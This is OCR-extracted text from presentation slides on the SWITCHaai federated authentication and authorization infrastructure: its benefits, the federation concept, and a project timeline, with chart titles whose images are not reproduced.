


Without AAI



- Tiresome and error-prone registration with multiple resources
- Unreliable and obsolete data
- Different login procedures
- Many passwords
- Many resources are not used at all
- Resources often protected by IP address only


With AAI



- No registration with resources necessary
- Uniform login procedure
- Opens up new resources to users
- Location independence

What is a Federation?


- A set of organizations agreeing on a common set of rules and standards
- **Goal** Cooperate in inter-organizational authentication, authorization and accounting



Common trust


- Legal
- Technical


SWITCHaai Project Timeline





Nov 1999: Term AAI first time mentioned in a document
Nov 2000: AAI Workshop

SWITCHaai Federation in early 2010











AAI User Authentication Requests Aug 08 - Feb 10




Discovery type on Central Discovery Service

